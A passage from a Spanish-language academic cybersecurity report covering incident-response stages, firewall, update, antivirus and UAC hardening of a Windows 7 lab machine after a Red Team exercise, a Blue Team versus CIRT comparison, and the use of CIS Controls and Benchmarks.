4 - Recuperación del servicio	Restaurar desde copias de seguridad verificadas. Validar integridad con escaneos antimalware. Restaurar progresivamente en entornos controlados. Usar máquinas de contingencia mientras se investiga producción.	La prioridad es restablecer la operación de forma segura. Se restauran respaldos limpios, se realizan escaneos antimalware y se recuperan sistemas de manera progresiva. Si es necesario, se habilitan máquinas de contingencia mientras se investiga producción.
5 - Investigación y eliminación definitiva	Analizar memoria con Volatility. Examinar discos con Autopsy. Revisar tráfico con Wireshark. Usar Ghidra/IDA Pro para reversing de payloads. Ajustar controles de acceso y reglas de monitoreo. Realizar pruebas de penetración interna.	Finalmente, se realiza un análisis forense profundo. Se examinan memoria y discos, se revisa tráfico y se desarmen payloads con Ghidra/IDA Pro. Con los hallazgos se ajustan controles de acceso, se refuerzan reglas de monitoreo y se ejecutan pruebas de penetración internas.

Nota. La figura guía una posible respuesta técnica ante un ciberataque, paso a paso, para contener la amenaza, proteger la evidencia y recuperar los servicios con precisión y control.

Hacer frente a un asalto informático y/o ciberataque justo cuando ocurre necesita algo más que ir rápido: demanda exactitud técnica, una coordinación perfecta y optar por caminos guiados por datos. Cada etapa del procedimiento, abarcando desde notar el problema hasta erradicarlo por completo, tiene un rol valioso para frenar el perjuicio, blindar uno de los activos más valiosos (la información). y reestablecer todo con seguridad.

El conjunto de seguridad tiene que apoyarse en programas concretos como podrían ser: SIEM, IDS/IPS, EDR/XDR y Wireshark para confirmar qué clase de ataque es, decidir cuáles sistemas están en riesgo primero y no tomar medidas apresuradas que dañen las pruebas electrónicas, es fundamental aislar la máquina afectada, detener los modos de entrada, volver a poner en marcha desde copias de seguridad checadas y hacer un examen detallado de lo ocurrido, todo con mucha maña y cuidado.

Cada elección creada durante este ciclo no solo para el peligro de ahora, sino que robustece la defensa del negocio, dejándolo listo para lidiar con problemas venideros con más aguante, dominio y aptitud para reaccionar.

4.2. Informe de Acciones de “Hardenización” a Implementar Para Evitar que no Sucedan Ataques de Seguridad Informática

A partir del ejercicio de simulación de ataque que realizó el equipo ofensivo (Red Team), se descubrieron fallas de seguridad muy graves que un atacante real podría aprovechar. Con base en estos descubrimientos, se sugiere un conjunto de acciones de refuerzo para mejorar la infraestructura tecnológica y así reducir al mínimo la posibilidad de que esta clase de intrusión se repita, estas sugerencias buscan no solo corregir los puntos débiles encontrados, sino también promover en la organización una manera de pensar más activa y duradera en temas de seguridad.


4.2.1. Activación Firewall en la MV Win 7

Durante el ejercicio de validación de seguridad se identificó que la máquina virtual con sistema operativo **Windows 7** mantenía el **Firewall activado**, como primer paso, se procedió a deshabilitarlo con el fin de comprobar la posibilidad de establecer comunicación mediante ping, lo que evidenció una vulnerabilidad crítica, es decir, en ese momento se

detectó una conexión activa proveniente de la máquina atacante, basada en Parrot OS, que logró enviar paquetes exitosamente a la dirección IP 192.168.7.21 correspondiente al equipo Windows, esta interacción confirmó que el sistema quedaba expuesto a tráfico externo sin restricciones, abriendo la puerta a accesos no autorizados y demostrando que la configuración del Firewall no seguía las recomendaciones de seguridad. Finalmente, al verificar en la consola de comandos de Windows, se constató que la dirección IP local coincidía con la del objetivo atacado, reforzando la correlación entre la máquina vulnerable y el tráfico recibido.

Figura 36

Conectividad sin Restricciones Entre Parrot OS y Windows 7 Tras Desactivación del firewall




Nota. Al desactivar el firewall, Parrot OS logra hacer ping a Windows.

En la siguiente figura se aprecia que el firewall ha sido activado en la MV con Windows 7, esta simple acción de refuerzo bastó para impedir la comunicación externa: al intentar hacer ping desde Parrot OS, ya no se recibe respuesta, es decir el sistema, antes expuesto, ahora bloquea el tráfico no autorizado, lo que confirma que la configuración aplicada cumple su propósito de protección básica.

Figura 37

Firewall Activo en Win 7




Nota. Al activar el firewall en Windows 7, se bloquea la comunicación externa por ping desde Parrot OS, lo que confirma que el sistema ya no está tan expuesto.

4.2.2. Estado y Gestión de Actualizaciones del S.O Windows

En este paso se observa que el sistema operativo aún no ha recibido actualizaciones, esta condición representa una oportunidad crítica de mejora, ya que mantener Windows al día es una medida indispensable de protección, las actualizaciones no solo corrigen errores, sino que responden a vulnerabilidades que surgen con frecuencia.

Al aplicar este paso de “hardenización”, se reduce el riesgo de exposición frente a posibles ataques. Por eso, actualizar **Windows Update** no es solo una tarea técnica: es una acción preventiva fundamental para fortalecer la seguridad del sistema.


Figura 38***Estado de Windows Update: Desactualizado***

Nota. El sistema no ha sido actualizado y tampoco se ha ejecutado búsquedas para verificar nuevas versiones disponibles.

4.2.3. Actualización del Antivirus, Por defecto Windows Defender

Se logra apreciar cómo Windows Defender pide a gritos ser actualizado, en el S.O de la MV Windows 7, este servicio no actúa como un antivirus de verdad o más completo, distinto de lo que pasa en versiones más recientes. No obstante, aun así, su rol sigue siendo importante, ya que se centra en atrapar y quitar spyware y algunas clases de malware.

Colocarlo al día es parte del proceso de "hardenización," lo cual ayuda a blindar la seguridad del sistema operativo, es por eso por lo que se actualiza como medida de prevención.


Figura 39**Actualización Antivirus por Defecto del S.O**

Nota. Windows Defender sin actualizar en Windows 7.

4.2.4. Refuerzo del Control de Cambios Mediante la Configuración del UAC

El Control de Cuentas de Usuario (UAC), es otra medida una ineludible de “hadernización” esto aumenta la seguridad del sistema, requiere privilegios de administrador para hacer cosas que puedan cambiar la configuración, o afectar al equipo, esta característica, funciona como un escudo preventivo, alertando al usuario antes de permitir cambios delicados. En Windows, la configuración más segura sería, elegir **"Notificarme siempre"** esto podría asegurar una vista general sobre cualquier intento de cambio.

Figura 40**Configuración Segura del UAC en Windows 7**



Nota. UAC configurado en modo “Notificarme siempre” para reforzar el control de cambios en el sistema.

4.2.5. Recomendación de Actualización de la Versión del S.O

Actualizar el sistema operativo es una práctica de vital importancia para fortalecer la seguridad de cualquier dispositivo, especialmente en el caso de la máquina virtual analizada, siempre que las aplicaciones y el software instalados sean compatibles, se recomienda migrar a versiones más recientes del sistema, lo anterior dado a que estas actualizaciones permiten corregir vulnerabilidades conocidas, mejorar el rendimiento general y asegurar una mayor compatibilidad con tecnologías actuales.

Teniendo en cuenta que el propósito de este entorno es detectar y analizar vulnerabilidades, esta recomendación cobra especial relevancia en escenarios reales. Mantener el sistema operativo actualizado reduce significativamente la superficie de ataque y mejora la capacidad de respuesta ante amenazas persistentes y emergentes.

4.2.6. Medidas Complementarias de “Hardenización” del Sistema

Además de los ajustes ya implementados, existen acciones adicionales que pueden contribuir significativamente al fortalecimiento de la seguridad del sistema Windows.

✓ Una de ellas consiste en revisar y deshabilitar aquellos servicios que no son necesarios para el entorno operativo, estos servicios, si permanecen activos sin supervisión, podrían convertirse en puntos vulnerables aprovechables por actores maliciosos.

✓ Otra medida indispensable es aplicar el principio de mínimo privilegio, esto implica auditar cuidadosamente los permisos asignados tanto a los administradores como a los usuarios del equipo, asegurando que cada persona cuente únicamente con los accesos estrictamente necesarios para desempeñar sus funciones, esta práctica reduce el riesgo de uso indebido de privilegios y mejora el control general sobre el sistema.

✓ También se recomienda implementar una microsegmentación de red que permita aislar este dispositivo del resto de la infraestructura, especialmente si se considera crítico para la organización, esta estrategia limita la exposición del sistema y facilita la supervisión del tráfico que lo rodea.

✓ Finalmente, es fundamental revisar las políticas de contraseñas. Para garantizar credenciales robustas, se aconseja establecer un mínimo de 12 caracteres por contraseña, incluyendo letras mayúsculas, minúsculas, números y símbolos especiales, esta medida mitiga de forma efectiva el riesgo de accesos no autorizados mediante ataques de fuerza bruta, técnicas de adivinación e ingeniería social.

4.3. Comparativo entre el Equipo Blue Team y el Equipo de Respuesta a Incidentes Informáticos

Para distinguir con claridad el papel del **Blue Team** frente al equipo de respuesta a incidentes informáticos, lo primero es comprender la razón de ser de cada uno. Aunque ambos comparten el propósito de proteger los activos digitales de una organización, sus métodos, tiempos de intervención y perfiles técnicos son distintos y se complementan mutuamente.

El **Blue Team** es el grupo encargado de velar por la seguridad de los sistemas de manera continua, su misión no depende de que ocurra un incidente, al contrario, se centra en prevenirlos mediante el diseño y mantenimiento de defensas sólidas, estos profesionales supervisan el comportamiento de los equipos, identifican anomalías y refuerzan las

debilidades antes de que puedan ser explotadas, para ello emplean herramientas como cortafuegos, sistemas de detección de intrusos y plataformas de monitoreo, siempre con el objetivo de proteger la infraestructura y garantizar que las políticas de seguridad se mantengan actualizadas y eficaces.

El equipo está conformado por analistas de seguridad, ingenieros de redes, administradores de sistemas y especialistas en monitoreo, quienes trabajan de forma constante para anticiparse a las amenazas, su labor combina la construcción de defensas, la vigilancia activa y la capacitación del personal interno, asegurando que la organización esté preparada frente a posibles ataques y que la seguridad permanezca activo día tras día.

Por otro lado, el equipo de respuesta a incidentes informáticos conocido como CIRT (Computer Incident Response Team), entra en acción cuando la seguridad ha sido vulnerada, este grupo está preparado para enfrentar situaciones críticas como: ataques de ransomware, brechas de datos, campañas de phishing o infecciones por malware, su labor consiste en contener el daño, investigar lo ocurrido, identificar el origen del ataque y restaurar los sistemas afectados. También se encargan de mitigar las consecuencias legales, técnicas y reputacionales que puedan derivarse del incidente.

El CIRT está conformado por profesionales con experiencia en análisis forense digital, gestión de crisis y comunicación estratégica, su intervención requiere coordinación con otras áreas clave de la organización, como legal, recursos humanos y comunicaciones, para asegurar una respuesta integral y alineada con los protocolos establecidos.

Sintetizando, mientras el Blue Team construye y vigila, el CIRT responde y reconstruye. El primero actúa antes de que el problema exista; el segundo, cuando el problema ya está sobre la mesa. Ambos son fundamentales para una estrategia de seguridad robusta, y juntos permiten que las organizaciones enfrenten los desafíos del entorno digital con preparación, agilidad y resiliencia.

Figura 41***Diferencias, Comparativo entre el Equipo Blue Team y el Equipo CIRT***

Dimensión	Blue Team	CIRT (Computer Incident Response Team)
Descripción general	Se describe como el equipo que asegura la defensa continua de la infraestructura digital, diseñando y manteniendo un entorno robusto frente a amenazas. Su identidad está marcada por la vigilancia constante y la capacidad de anticiparse a los riesgos antes de que se conviertan en ataques reales.	Se define como el grupo especializado en gestionar crisis cibernéticas, preparado para intervenir cuando la seguridad se ve comprometida. Su esencia está en contener el impacto, investigar lo sucedido y liderar la recuperación de los sistemas afectados.
Finalidad	Garantizar que la organización se mantenga protegida de manera preventiva, reduciendo vulnerabilidades y fortaleciendo la resiliencia frente a posibles intrusiones.	Asegurar que la organización pueda responder con rapidez y eficacia ante incidentes, minimizando daños y transformando cada evento en aprendizaje estratégico.
Modo de operación	Opera con un enfoque defensivo y anticipado, aplicando controles y políticas que bloquean amenazas antes de que se materialicen. <u>Defensivo y preventivo.</u>	Actúa con un enfoque reactivo y táctico, desplegando medidas inmediatas para contener y erradicar ataques en curso. <u>Reactivo y estratégico.</u>
Funciones y rasgos	Identificación de riesgos, monitoreo constante, refuerzo de configuraciones, aplicación de parches, capacitación en seguridad y mejora continua de políticas.	Detección y clasificación de incidentes, análisis forense, contención de amenazas, erradicación de vectores maliciosos, recuperación de sistemas y elaboración de informes post-incidente.
Recursos aplicados	SIEM (Splunk, ELK), IDS/IPS, Sysmon, Velociraptor, WAF y firewalls avanzados.	Volatility, Autopsy, Velociraptor, Wireshark, EDR/XDR y plataformas de gestión de incidentes como TheHive, Cortex y MISP.
Relación interdepartamental	Se integra con TI, Red Team y CSIRT, aportando estabilidad y validando la efectividad de las defensas.	Colabora con Blue Team, Red Team y áreas de gestión de crisis, conectando la respuesta técnica con decisiones estratégicas.
Competencias del personal	Conformado por analistas defensivos, administradores de seguridad y especialistas SOC, caracterizados por su disciplina y orientación preventiva.	Integrado por analistas forenses, expertos en respuesta a incidentes y gestores de crisis, reconocidos por su capacidad de actuar bajo presión y coordinar respuestas rápidas

Nota. El Blue Team protege antes del ataque; el CIRT actúa cuando ocurre, unidos garantizan seguridad y resiliencia.

4.4. Análisis sobre la Pertinencia de Trabajar con CIS “Center for Internet Security” como Propuesta de Aseguramiento por Parte de un Equipo Blue Team

Al asumir el trabajo con el CIS como parte del equipo Blue Team, se abre una oportunidad estratégica para fortalecer la defensa digital de la organización, esta colaboración no solo implica aplicar controles técnicos, sino también integrar un marco confiable que potencia nuestra capacidad de anticipar, detectar y responder ante

ciberamenazas reales, con el respaldo de una comunidad global comprometida con la seguridad.

El CIS es una entidad sin fines de lucro que tiene como propósito elevar el nivel de resiliencia y madurez en ciberseguridad de los sectores público y privado, proporcionando marcos, lineamientos y controles capaces de consolidar una postura de seguridad robusta y confiable.

Uno de los principales aportes del CIS es la formulación de los **Controles CIS**, un conjunto de mejores prácticas que son revisadas y actualizadas constantemente por especialistas y por una junta directiva dedicada. Este esquema de controles, ampliamente reconocido y adoptado en todo el mundo, permite reducir riesgos de manera significativa y mejorar la capacidad defensiva de cualquier organización, su carácter colaborativo con contribuciones de miles de profesionales en ciberseguridad asegura que dichos controles se mantengan vigentes, adaptados al contexto actual y alineados con las amenazas emergentes.

Desde la perspectiva operativa de un Blue Team, trabajar con el CIS permite:

- ✓ **Implementar controles de seguridad** que fortalezcan la infraestructura tecnológica.
- ✓ **Prevenir ataques cibernéticos** mediante prácticas validadas y aceptadas internacionalmente.
- ✓ **Optimizar la postura defensiva**, integrando sistemas, procesos y políticas con estándares sólidos
- ✓ **Responder y recuperarse ante incidentes**, apoyándose en protocolos que reducen el impacto del ataque y facilitan la restauración del servicio.
- ✓ **Priorizar recursos y presupuestos**, dado que el marco ayuda a identificar qué áreas requieren mayor atención y cuáles aportan mayor valor a la defensa.
- ✓ **Integrarse a una comunidad global**, aprovechando la experiencia colectiva que respalda, revisa y mejora continuamente los controles. Sedano, W. K., & Salman, M. (2021, July).

Bajo esta perspectiva, el CIS no se limita a ser una guía técnica; se convierte en un marco integral de confianza y cooperación que potencia las capacidades del Blue Team para proteger, detectar, responder y recuperar la operación frente a incidentes de seguridad.

Para una mejor comprensión de lo expuesto a continuación relaciono dos figuras representativas.

Figura 42

Protección Digital con CIS

Mejores Prácticas y Comunidades de Expertos de renombre mundial

 CIS Controls™ Proteja a su organización de ciberataques con controles CIS reconocidos a nivel mundial, guías de acompañamiento y mapas. DESCARGAR Y EXPLORAR →	 CIS Benchmarks™ Salvaguardar los sistemas informáticos contra las amenazas cibernéticas con más de 100 directrices de configuración en más de 25 familias de productos proveedores. DESCARGAR LO ÚLTIMO →	 CIS SecureSuite® Asegure su organización con recursos y herramientas diseñadas para aprovechar el poder de los marcos presupuestarios de CIS y los controles de la CEI. APRENDER MÁS →	 MS-ISAC® Acceso de recursos para la prevención de amenazas, protección, respuesta y recuperación para EE.UU. Entidades del gobierno del Estado, Local, Tribal y Territorial (SLTT). APRENDER MÁS →
---	--	---	---

Nota. Tomado de. CIS. (2025). <https://www.cisecurity.org/>

Figura 43

Controles CIS y Benchmarks

Los 18 Controles CIS son:

CONTROL 01 Inventory and Control of Enterprise Assets 8 Subcontroles: 2.5, 4.5, 5.5	CONTROL 02 Inventory and Control of Software Assets 7 Subcontroles: 3.7, 6.7, 7.7	CONTROL 03 Data Protection 14 Subcontroles: 6.14, 12.14, 14.14
CONTROL 04 Secure Configuration of Enterprise Assets and Software 12 Subcontroles: 7.12, 11.12, 12.12	CONTROL 05 Account Management 6 Subcontroles: 4.6, 6.6, 8.6	CONTROL 06 Access Control Management 8 Subcontroles: 5.8, 7.8, 8.8
CONTROL 07 Continuous Vulnerability Management 7 Subcontroles: 4.7, 7.7, 7.7	CONTROL 08 Audit Log Management 12 Subcontroles: 3.12, 11.12, 12.12	CONTROL 09 Email and Web Browser Protections 7 Subcontroles: 2.7, 6.7, 7.7
CONTROL 10 Malware Defenses 7 Subcontroles: 3.7, 7.7, 7.7	CONTROL 11 Data Recovery 5 Subcontroles: 4.5, 5.5, 5.5	CONTROL 12 Network Infrastructure Management 8 Subcontroles: 1.8, 7.8, 8.8
CONTROL 13 Network Monitoring and Defense 11 Subcontroles: 0.11, 6.11, 11.11	CONTROL 14 Security Awareness and Skills Training 9 Subcontroles: 6.9, 9.9, 9.9	CONTROL 15 Service Provider Management 7 Subcontroles: 1.7, 4.7, 7.7
CONTROL 16 Applications Software Security 14 Subcontroles: 0.14, 11.14, 14.14	CONTROL 17 Incident Response Management 9 Subcontroles: 3.9, 6.9, 9.9	CONTROL 18 Penetration Testing 5 Subcontroles: 0.5, 3.5, 5.5

CIS BENCHMARKS
DEVELOPMENT OF CIS BENCHMARKS



- 01 ENGAGE COMMUNITY**
CIS start by engaging subject matter experts to participate in developing a guide for a particular technology
- 02 DEFINE SCOPE**
CIS then determine the scope of the benchmark
- 03 CREATE 1ST DRAFT**
CIS team then create a first draft of the benchmark
- 04 CONSENSUS BEGINS**
The draft is made available on the CIS Workbench for all to review and provide feedback
- 05 DISCUSS & ADJUST**
After feedback is provided, the CIS benchmark team discuss and adjust the recommendations
- 06 FEEDBACK PROCESS**
This feedback process continues until all feedback is addressed
- 07 CONSENSUS MET**
CIS benchmark team address all feedback to reach a consensus making sure the benchmark is the best it can be
- 08 PUBLISH BENCHMARK**
CIS Benchmark is then published

Nota. Tomadas de. Calcomsoftware.(2023). <https://share.google/S74E1RoOTM9TBVUnq> y Calcomsoftware. (2022). <https://share.google/FzMZ98MEpA1wSaK8v>

El equipo Blue Team puede potenciar significativamente sus capacidades defensivas aprovechando los esquemas de seguridad que ofrece el CIS, para responder con agilidad ante amenazas y fortalecer la protección de los sistemas, es trascendental apoyarse en los fundamentos que esta organización coloca a disposición.

Entre los recursos más valiosos destacan los **CIS Controls**, los **CIS Benchmarks**, las **guías para la gestión de incidentes** y las **recomendaciones para cumplir con normativas y estándares de auditoría**, integrarlos no solo mejora la postura de seguridad. Sedano, W. K., & Salman, M. (2021, July).

La siguiente figura representa un resumen de estos elementos y cómo se usan en un entorno organizacional.

Figura 44*CIS en Acción: Aplicación Blue Team*

Componente del CIS	Aplicación por parte del Blue Team
CIS Benchmarks	Los CIS Benchmarks ofrecen guías de configuración segura para sistemas operativos, servicios y aplicaciones. Su aplicación permite hardenizar servidores Windows y Linux, configurar adecuadamente firewalls y proteger servicios críticos como Apache, Nginx y MySQL, además de fortalecer la seguridad del Directorio Activo.
CIS Controls	El Blue Team puede emplear los CIS Controls como un conjunto de prácticas orientadas a reducir riesgos cibernéticos. Esto incluye la implementación de una defensa por capas, el monitoreo continuo mediante herramientas como SIEM y Sysmon, y la hardenización de sistemas para disminuir la superficie de ataque.
Controles para respuesta a incidentes	La integración de los controles del CIS fortalece la capacidad de detección, contención y respuesta ante incidentes. Entre los más relevantes se encuentran: CIS Control 6 (Gestión de acceso). Control 12 (Gestión de infraestructura de red). Control 13 (Monitoreo y defensa de red). Control 17 (Gestión de respuesta a incidentes).
Cumplimiento normativo	El trabajo con los marcos del CIS facilita la alineación con estándares internacionales como ISO 27001, NIST y PCI DSS, lo que contribuye al cumplimiento de requisitos formales y a la preparación para auditorías de seguridad.
Políticas de contraseñas	El CIS propone lineamientos basados en evidencia real para mejorar la gestión de contraseñas. Recomienda el uso de frases de paso de al menos 14 caracteres, evitar información personal, incorporar autenticación multifactor (MFA), utilizar gestores de contraseñas y aplicar bloqueos por intentos fallidos o inactividad.

Nota. Resumen práctico de cómo el Blue Team puede aplicar los componentes fundamentales del CIS para fortalecer la defensa.

Los marcos y directrices del **CIS** son una referencia necesaria para reforzar las defensas del **Blue Team**, la figura anterior representa los principales componentes del CIS y su aplicación dentro de organizaciones comprometidas con la seguridad de la información. Al integrarlos, el Blue Team logra una postura más organizada y alineada con prácticas reconocidas internacionalmente, aplicar correctamente los controles, las guías de

configuración y las políticas propuestas por el CIS permite mitigar riesgos, mejorar la detección de incidentes y fortalecer la resiliencia tecnológica.

4.5. Análisis de Funciones y Características del SIEM (Security Information and Event Management) como Pilar Estratégico en la Ciberseguridad

